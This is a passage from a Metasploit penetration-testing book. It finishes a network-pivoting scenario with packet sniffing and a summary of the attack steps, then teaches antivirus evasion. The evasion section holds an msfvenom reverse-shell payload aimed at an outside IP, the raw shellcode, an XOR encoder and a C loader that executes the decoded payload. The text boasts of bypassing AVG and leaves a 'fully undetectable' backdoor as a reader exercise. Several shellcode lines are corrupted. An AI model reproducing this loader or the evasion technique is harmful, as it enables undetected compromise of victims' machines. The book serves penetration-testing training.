
We can see that we are capturing data on interface 2 which started using the `sniffer_start` command with the help of the `sniffer_stats` command followed by the ID of the interface. Let's now dump the data and see whether we can find some interesting information:

```
meterpreter > sniffer_dump 2 test.pcap  
[*] Flushing packet capture buffer for interface 2...  
[*] Flushed 143 packets (23003 bytes)  
[*] Downloaded 100% (23003/23003)...  
[*] Download completed, converting to PCAP...  
[*] PCAP file written to test.pcap
```

We dumped all the captured data from interface 2 to the `test.pcap` file. Let's load it in Wireshark:

No.	Time	Source	Destination	Protocol	Length	Info
2	0.000000	PcsSyste_6e..	Broadcast	ARP	60	Who has 172.28.128.3? Tell 172.28.128.5
3	0.000000	PcsSyste_84..	PcsSyste_6e..	ARP	42	172.28.128.3 is at 08:00:27:84:55:8c
4	0.000000	PcsSyste_84..	Broadcast	ARP	42	Who has 172.28.128.5? Tell 172.28.128.3
5	0.000000	PcsSyste_6e..	PcsSyste_8..	ARP	60	172.28.128.5 is at 08:00:27:6e:f3:35
54	0.000000	PcsSyste_6e..	Broadcast	ARP	60	Who has 172.28.128.3? Tell 172.28.128.5
55	0.000000	PcsSyste_84..	PcsSyste_6..	ARP	42	172.28.128.3 is at 08:00:27:84:55:8c
56	0.000000	PcsSyste_84..	Broadcast	ARP	42	Who has 172.28.128.5? Tell 172.28.128.3
57	0.000000	PcsSyste_6e..	PcsSyste_8..	ARP	60	172.28.128.5 is at 08:00:27:6e:f3:35
138	0.000000	PcsSyste_6e..	Broadcast	ARP	60	Who has 172.28.128.3? Tell 172.28.128.5
139	0.000000	PcsSyste_84..	PcsSyste_6..	ARP	42	172.28.128.3 is at 08:00:27:84:55:8c
140	0.000000	PcsSyste_84..	Broadcast	ARP	42	Who has 172.28.128.5? Tell 172.28.128.3
141	0.000000	PcsSyste_6e..	PcsSyste_8..	ARP	60	172.28.128.5 is at 08:00:27:6e:f3:35

We can see that we now have the ability to sniff successfully on the target. The sniffer module generally produces useful data, or as most intranet applications do not use HTTPS here. It would be worth while if you keep running the sniffer during business hours in a penetration test. Let's finally update the diagrammatic view, as follows:



Summary of the attack

Summarizing the entire test, we performed the following operations:


1. Port scan on 192.168.10.110 (port 80 open).
2. Brute-forced directories on port 80 (WordPress and PHP Utility Belt found).
3. Exploited PHP Utility Belt to gain PHP meterpreter access.
4. Escalated to Windows meterpreter.
5. Post-exploitation to figure out the presence of an internal network.
6. Added routes to the internal network (Metasploit only).
7. Port scan on the internal network 172.28.128.0.
8. Discovered 3306 (MySQL) and 80 (Apache) on 172.28.128.3.
9. Fingerprinted, gained access to MySQL, and harvested the credentials for the WordPress domain running on 192.168.10.110.
10. Cracked hashes for the WordPress website using hashcat.
11. Brute-forced directories on port 80 (test directory discovered).
12. Set up a socks server and used wget to pull the index page from test directory.
13. PHP Utility Belt found in test directory; exploited it.
14. Escalated to Windows meterpreter.
15. Increased privileges using getsystem.
16. Figured out clear text password using mimikatz.
17. Performed sniffing on the target network.

Scenario 2: You can't see my meterpreter


Throughout the previous chapters, we saw how we can take control of a variety of systems using Metasploit. However, the one important thing which we did not take into account is the presence of antivirus solutions on most operating systems. Let us create a backdoor executable of type windows/meterpreter/reverse_tcp, as follows:

```
root@beast:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=45.76.33.53 LPOR
T=1337 -f exe> generic.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
```

We can now put this executable along with any exploit or office document, or we can bind it with any other executable and send it across to a target that is running windows and has an **AVG AntiVirus** solution running on his system. Let us see what happens when the target executes the file:



Our generated file caused sudden alarms by **AVG AntiVirus** and got detected. Let's scan our `generic.exe` file on the majyx scanner to get an overview of the detection rate, as follows:



We can see that 44/70 AVs detected our file as malicious. This is quite disheartening since as a law enforcement agent you might get only a single shot at getting the file executed at the target.



The majyx scanner can be accessed at <http://scan.majyx.net/>.

The majyx scanner has 35 AVs, but sometimes it scans each AV twice, hence making it 70 AV entries. Consider the preceding scan result as 22/35 instead of 44/70.

Using shellcode for fun and profit

We saw how the detection rate of various AV solutions affected our tasks. We can circumvent AVs using the shellcode method for `meterpreter`. Instead of generating an executable file, we will generate C shellcode and code the rest of our backdoor ourselves. Let us generate the shellcode as follows:

```
root@beast:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=45.76.33.53 LPOR
T=1337 -f c >abc.c
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of c file: 1425 bytes
```

Let us have a quick look at the shellcode, as follows:

```
root@beast:~# cat abc.c
unsigned char buf[] =
"\xfc\x88\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\x4c\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x6a\x05\x68\x2d\x4c\x21\x35\x68\x02"
"\x00\x05\x39\x89\xe6\x50\x50\x50\x40\x50\x40\x50\x68\xea"
"\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75\xec\xe8\x61\x00\x00"
"\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83"
"\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a"
"\x00\x68\x58\x41\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57"
"\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x22\x58\x68\x00"
"\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5\x57\x68"
"\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\xe9\x71\xff\xff"
"\xff\x01\xc3\x29\xc6\x75\xc7\xc3\xbb\xf0\xb5\x2a\x56\x6a\x00"
"\x53\xff\xd5";
```

Encrypting the shellcode

We can see we have the shellcode generated. We will quickly write a program that will encrypt the existing shellcode using XOR, as follows:

```
#include <Windows.h>
#include <iostream>
#include <iomanip>
#include <conio.h>
unsigned char shellcode[] =
"\xfc\x82\x00\x00\x00\x60\x89\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x6a\x05\x68\x2d\x4c\x21\x35\x68\x02"
"\x00\x05\x39\x89\xe6\x50\x50\x50\x40\x50\x40\x50\x68\xea"
"\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75\xec\xe8\x61\x00\x00"
"\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83"
"\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a"
"\x00\x68\x58\x45\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57"
"\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x22\x58\x68\x00"
"\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5\x57\x68"
"\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\xe9\x71\xff\xff"
"\xff\x01\xc3\x29\xc6\x75\xc7\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00"
"\x53\xff\xd5";
int main()
{
    for (unsigned int i = 0; i < sizeof(shellcode); ++i)
    {
        if (i % 15 == 0)
        {
            std::cout << "\n";
        }
        unsigned char val = (unsigned int)shellcode[i] ^ 0xAB;
        std::cout << "\\" << std::hex << (unsigned int)val;
    }
    _getch();
    return 0;
}
```

We can see that we have just XORed the shellcode with 0xAB. This program will generate the following output:

```

C:\Users\user\Documents\Visual Studio 2015\Projects\Shellcode\Debug\encoder.exe
"""

"\x57\x43\x29\xab\xab\xab\xcb\x22\x4e\x9a\x6b\xcf\x20\xfb\x9b"
"\x20\xf9\xa7\x20\xf9\xbf\x20\xd9\x83\xa4\x1c\xe1\x8d\x9a\x54"
"\x7\x97\xca\xd7\xa9\x87\x8b\x6a\x64\xa6\xaa\x6c\x49\x59\xf9"
"\xfc\x20\xf9\xbb\x20\xe1\x97\x20\xe7\xba\xd3\x48\xe3\xaa\x7a"
"\xfa\x20\xf2\x8b\xaa\x78\x20\xe2\xb3\x48\x91\xe2\x20\x9f\x20"
"\xaa\x7d\x9a\x54\x7\x6a\x64\xa6\xaa\x6c\x93\x4b\xde\x5d\xaa8"
"\xd6\x53\x90\xd6\x8f\xde\x4f\xf3\x20\xf3\x8f\xaa\x78\xcd\x20"
"\xa7\xe0\x20\xf3\xb7\xaa\x78\x20\xaf\x20\xaa\x7b\x22\xef\x8f"
"\x8f\xf0\xca\xf2\xf1\xfa\x54\x4b\xf4\xf4\xf1\x20\xb9\x40"
"\x26\xf6\xc3\x98\x99\xab\xab\xc3\xdc\xd8\x99\xf4\xff\xc3\xe7"
"\xdc\x8d\xac\x54\x7e\x13\x3b\xaa\xab\xab\x82\x6f\xff\xfb\xc3"
"\x82\x2b\xc0\xab\x54\x7e\xc1\xae\xc3\x86\xe7\x8a\x9e\xc3\xaa"
"\xab\xae\x92\x22\x4d\xfb\xfb\xfb\xeb\xfb\xeb\xfb\xc3\x41"
"\xa4\x74\x4b\x54\x7e\x3c\xc1\xbb\xfd\xfc\xc3\x32\xe\xdf\xca"
"\x54\x7e\x2e\x6b\xdf\xal\x54\xe5\xa3\xde\x47\x43\xca\xab\xab"
"\xab\xc1\xab\xc1\xaf\xfd\xfc\xc3\xa9\x72\x63\xf4\x54\x7e\x28"
"\x53\xab\xd5\x9d\x20\x9d\xc1\xeb\xc3\xab\xbb\xab\xab\xfd\xc1"
"\xab\xc3\xf3\xf8\x4e\x54\x7e\x38\xf8\xc1\xab\xfd\xf8\xfc"
"\xc3\xaa\x72\x63\xf4\x54\x7e\x28\x53\xab\xd6\x89\xf3\xc3\xab"
"\xeb\xab\xab\xc1\xab\xfb\xc3\xaa\x84\xaa\x9b\x54\x7e\xfc\xc3"
"\xde\xc5\xe6\xca\x54\x7e\xf5\xf5\x54\xaa\x7\x8f\x42\xda\x54\x54"
"\x54\xaa\x68\x82\x6d\xde\x6c\x68\x10\x5b\x1e\x9\xfd\xc1\xab"
"\xf8\x54\x7e\xab

```

Creating a decoder executable

Let us use the newly generated shellcode to write a program that will produce an executable, as follows:

```


#include <Windows.h>
#include <iostream>
#include <iomanip>
#include <conio.h>
unsigned char encoded[] =
"\x57\x43\x29\xab\xab\xab\xcb\x22\x4e\x9a\x6b\xcf\x20\xfb\x9b"
"\x20\xf9\xa7\x20\xf9\xbf\x20\xd9\x83\xa4\x1c\xe1\x8d\x9a\x54"
"\x7\x97\xca\xd7\xa9\x87\x8b\x6a\x64\xa6\xaa\x6c\x49\x59\xf9"
"\xfc\x20\xf9\xbb\x20\xe1\x97\x20\xe7\xba\xd3\x48\xe3\xaa\x7a"
"\xfa\x20\xf2\x8b\xaa\x78\x20\xe2\xb3\x48\x91\xe2\x20\x9f\x20"
"\xaa\x7d\x9a\x54\x7\x6a\x64\xa6\xaa\x6c\x93\x4b\xde\x5d\xaa8"
"\xd6\x53\x90\xd6\x8f\xde\x4f\xf3\x20\xf3\x8f\xaa\x78\xcd\x20"
"\xa7\xe0\x20\xf3\xb7\xaa\x78\x20\xaf\x20\xaa\x7b\x22\xef\x8f"
"\x8f\xf0\xca\xf2\xf1\xfa\x54\x4b\xf4\xf4\xf1\x20\xb9\x40"
"\x26\xf6\xc3\x98\x99\xab\xab\xc3\xdc\xd8\x99\xf4\xff\xc3\xe7"

```


```
"\xdc\x8d\xac\x54\x7e\x13\x3b\xaa\xab\xab\x82\x6f\xff\xfb\xc3"
"\x82\x2b\xc0\xab\x54\x7e\xc1\xae\xc3\x86\xe7\x8a\x9e\xc3\x9a9"
"\xab\xae\x92\x22\x4d\xfb\xfb\xfb\xeb\xfb\xeb\xfb\xc3\x41"
"\xa4\x74\x4b\x54\x7e\x3c\xc1\xbb\xfd\xfc\xc3\x32\xe\xdf\xca"
"\x54\x7e\x2e\x6b\xdf\xa1\x54\xe5\xa3\xde\x47\x43\xca\xab\xab"
"\xab\xc1\xab\xc1\xaf\xfd\xfc\xc3\x9\x72\x63\xf4\x54\x7e\x28"
"\x53\xab\xd5\x9d\x20\x9d\xc1\xeb\xc3\xab\xbb\xab\xab\xfd\xc1"
"\xab\xc3\xf3\xf\xf8\x4e\x54\x7e\x38\xf8\xc1\xab\xfd\xf8\xfc"
"\xc3\x9\x72\x63\xf4\x54\x7e\x28\x53\xab\xd6\x89\xf3\xc3\xab"
"\xeb\xab\xab\xc1\xab\xfb\xc3\x0\x84\x4\x9b\x54\x7e\xfc\xc3"
"\xde\xc5\xe6\xca\x54\x7e\xf5\xf5\x54\x7\x8f\x42\xda\x54\x54"
"\x54\xaa\x68\x82\x6d\xde\x6c\x68\x10\x5b\x1e\x9\xfd\xc1\xab"
"\xf8\x54\x7e\xab";"

int main()
{
    void *exec = VirtualAlloc(0, sizeof encoded, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
    for (unsigned int i = 0; i < sizeof encoded; ++i)
    {
        unsigned char val = (unsigned int)encoded[i] ^ 0xAB;
        encoded[i] = val;
    }
    memcpy(exec, encoded, sizeof encoded);
    ((void(*)())exec)();
    return 0;
}
```

The preceding code will just decode the encoded shellcode with 0xAB using the XOR decryption routine and will use the `memcpy` function to copy the shellcode to the executable area, and will execute it from there. Let us test it on the majyx scanner, as shown in the following screenshot:



LOL! Suddenly the AVs are no longer detecting our meterpreter backdoor as malicious. Let us try running the executable on the system which has the AVG solution, as follows:



Oh, good! No detection here as well. Let us see whether we got **meterpreter** access to the target or not:

```
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 45.76.33.53:1337
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (957487 bytes) to 27.56.131.181
[*] Meterpreter session 2 opened (45.76.33.53:1337 -> 27.56.131.181:50184) at 2017-04-24 14:22:58 +0530

msf exploit(handler) > sessions -i 1
[-] Invalid session identifier: 1
msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > [ ]
```

Let us confirm whether AVG is running on the system or not:

```
meterpreter > ps -S AVG

Process List
=====

  PID  PPID  Name          Arch  Session  User
  ---  ----  ---          x86   1        desktop\user
x.exe
  164   5656  avguiix.exe
  1580  864   avgwdsvca.exe
  2016  864   avgsvca.exe
  5104  1580  avgemca.exe
  5396  1580  avgrsa.exe
  5656  5028  avguiix.exe
x.exe
  5728  5732  avgui.exe
  5868  1888  vprot.exe
  8408  864   avgidsagenta.exe
  8560  1580  avgnsa.exe
  8636  8408  avgcsrva.exe
```

Plenty of AVG processes running on the target. We have not only bypassed this antivirus but have also brought down the detection rate from 22/35 to 2/35, which is quite impressive. A little more modification in the source code will generate a complete FUD (fully undetectable). However, I'll leave that as an exercise for you to complete.

Further roadmap and summary

Throughout this chapter, we looked at cutting-edge real-world scenarios, where it's not just about exploiting vulnerable software; instead, web applications made way for us to get control of the systems. We saw how we could use external interfaces to scan and exploit the targets from the internal network. We also saw how we could use our non-Metasploit tools with the help of **meterpreter** sessions to scan internal networks. By the end, we saw how we could evade AV solutions with our existing **meterpreter** shellcode, which made it easy to avoid the eyes of our victim. For further reading on hardcore exploitation, you can refer to my mastering series book on Metasploit called *Mastering Metasploit*.

You can perform the following exercises to make yourself comfortable with the content covered in this chapter:

- Try to generate a FUD meterpreter backdoor
- Use socks in the browser to browse content in internal networks
- Try building shellcode without bad characters
- Figure out the difference between using a reverse TCP and a bind TCP payload
- Get yourself familiar with various hash types

For now, keep practicing and honing your skills on Metasploit because it is not the end, IT'S JUST THE BEGINNING.

Bibliography

This course is a blend of different projects and texts all packaged up keeping your journey in mind. It includes the content from the following Packt products:

- *Metasploit for Beginners- by Sagar Rahalkar*
- *Mastering Metasploit- by Nipun Jaswal*
- *Metasploit Bootcamp- by Nipun Jaswal*

Thanks page



Thank you for buying

Metasploit Revealed: Secrets of the Expert Pentester

About Packt Publishing

Packt, pronounced 'packed', published its first book, *Mastering phpMyAdmin for Effective MySQL Management*, in April 2004, and subsequently continued to specialize in publishing highly focused books on specific technologies and solutions.

Our books and publications share the experiences of your fellow IT professionals in adapting and customizing today's systems, applications, and frameworks. Our solution-based books give you the knowledge and power to customize the software and technologies you're using to get the job done. Packt books are more specific and less general than the IT books you have seen in the past. Our unique business model allows us to bring you more focused information, giving you more of what you need to know, and less of what you don't.

Packt is a modern yet unique publishing company that focuses on producing quality, cutting-edge books for communities of developers, administrators, and newbies alike. For more information, please visit our website at www.packtpub.com.

Writing for Packt

We welcome all inquiries from people who are interested in authoring. Book proposals should be sent to author@packtpub.com. If your book idea is still at an early stage and you would like to discuss it first before writing a formal book proposal, then please contact us; one of our commissioning editors will get in touch with you.

We're not just looking for published authors; if you have strong technical skills but no writing experience, our experienced editors can help you develop a writing career, or simply get some additional reward for your expertise.

Please check www.PacktPub.com for information on our titles

Index

A

access
gaining, to target 430, 431, 432
maintaining 438
vulnerability scanning, with Nessus 432, 433, 434, 435, 436, 437, 438
additional post exploitation modules
about 498
applications list, obtaining 500
files, searching with Metasploit 502
logs, wiping from target system with clearev command 502
skype passwords, gathering 500
wi-fi passwords, gathering with Metasploit 499
wireless SSIDs, gathering with Metasploit 498
Address Space Layout Randomization (ASLR) 356
Adobe
URL 471
advanced post-exploitation
about 622
access, chaining 623, 624
modification 623, 624
password hashes, obtaining with hashdump 624, 625
processes, migrating 622
system privileges, obtaining 623
time, creating with timestamp 623, 624
Alice's system 291
Android
attacking, with Metasploit 479, 480, 481, 482, 483, 484
anti-forensics
about 142
clearev 146, 147
timestamp 143, 145
Apache 2.2.8 web server 212

application list
obtaining 500
Application Programming Interface (API)
about 296
calls 296, 297
mixins 296, 297
applications, exploiting
about 590, 591
db_nmap, using 592, 594
Desktop Central 9, exploiting 595, 596, 598, 599, 600
FTP services, exploiting 608, 609, 610, 611, 612
GlassFish web server security, testing 600, 601, 602, 603, 604, 605, 606, 607, 608
architecture, exploitation
system organization basics 310, 311
Arduino
Metasploit 463, 464, 466, 467, 468
reference link 464
URL, for keyboard libraries 465
Armitage console
enumeration 152
starting 150
Armitage
about 17, 149
client side, attacking on 532, 533, 534, 535, 536, 537
Cortana, fundamentals 538, 539, 540, 541
custom menu, building in Cortana 545, 546, 547
exploitation 529, 530
fundamentals 520, 521
interfaces, working with 547, 548, 549
Metasploit, controlling 541, 543
post exploitation 531, 532
post exploitation, with Cortana 543, 544
reference 17

reference link 521
scripting 537, 538
user interface, touring 522, 523
workspace, managing 523, 524, 525
assumptions 194
attacks
 finding 154, 158
 launching 154, 158
auto exploitation
 db_autopwn, using 93
AutoRunScript
 multiscript module, using 654, 655, 656, 657
 using 652, 653, 654
AV detection
 avoiding, encoders used 133, 136

B

backdoor port 203
background command 487
bad characters
 determining 326
 reference link 326
basic post exploitation commands
 about 486
 background command 487
 camera enumeration 495, 496, 497, 498
 desktop commands 494
 file operation commands 492, 493, 494
 help menu 486
 machine_id command 487, 488
 networking commands 490, 491
 process information, obtaining 488, 489
 screenshots 495, 496, 497, 498
 system information, obtaining 489
 username, obtaining 488, 489
 uuid command 487, 488
basics, exploitation
 assembly language 309
 buffer 309
 buffer overflow 310
 debugger 309
 format string bugs 310
 register 309
 ShellCode 309
 stack 309

system calls 310
x86 309
binary Linux Trojans
 URL 479
Black box testing 417
Blue Screen of Death (BSOD) 429
browser autopwn
 about 117, 120, 444
 browser, attacking with Metasploit 446, 447, 448, 449
 working 444, 445
browser-based exploits
 essentials, gathering 377
 importing, into Metasploit 373, 374, 375, 376
 Metasploit module, generating 378, 379, 380
brute forcing passwords 393, 394, 395
buffer overflow 161

C

camera enumeration 495, 496, 497, 498
Charlie's web server 291
check method, implementing
 reference link 365
Classless Inter Domain Routing (CIDR) identifier
 408
Classless Inter Domain Routing (CIDR) values 192
cleaner exit 193
clearev 146
clearev command
 used, for wiping logs from target system 503
client side
 attacking, with Armitage 532, 533, 534, 535, 536, 537
client-side attacks
 about 104
 bind shell 106
 encoder 106
 need for 103
 reverse shell 106
 Shellcode 105
clients, web browsers
 compromising 449
 malicious web scripts, injecting 449
 users, hacking 450, 451, 452, 453
commands

back 557
check 557
exploit 557
Info 557
reference 557
run 556
Search 557
Sessions 557
set 556
setg 556
show 556
use 556
concatenating strings 238
Cortana scripts
 reference link 543
Cortana
 custom menu, building in 545, 546, 547
 fundamentals 538, 539, 540, 541
credential harvester post exploitation module
 directory? 285
 grab_user_profiles() 285
 Msf Post File 283
 Msf Post Windows 283
 read_file 285
 store_loot 285
 writing 282, 283, 284, 285, 286, 288
Cron persistence
 reference 632
Cuckoo Sandbox
 reference 142
customized environment
 setting up 590
CVE 2015-1328
 reference 629

D

Damn Vulnerable Web Application (DVWA) 122
Data Execution Prevention (DEP)
 about 346
 bypassing, in Metasploit modules 346, 347, 348
 bypassing, Metasploit exploit module writing for
 352, 353, 354, 355
database commands
 db_connect 197
 db_disconnect 197
 db_export 197
 db_import 197
 db_nmap 197
 db_rebuild_cache 197
 db_status 197
database management
 database, backing up 87
 scans, importing 86
 work spaces 85
database
 brute forcing passwords 393, 394, 395
 exploiting 390
 managing 83
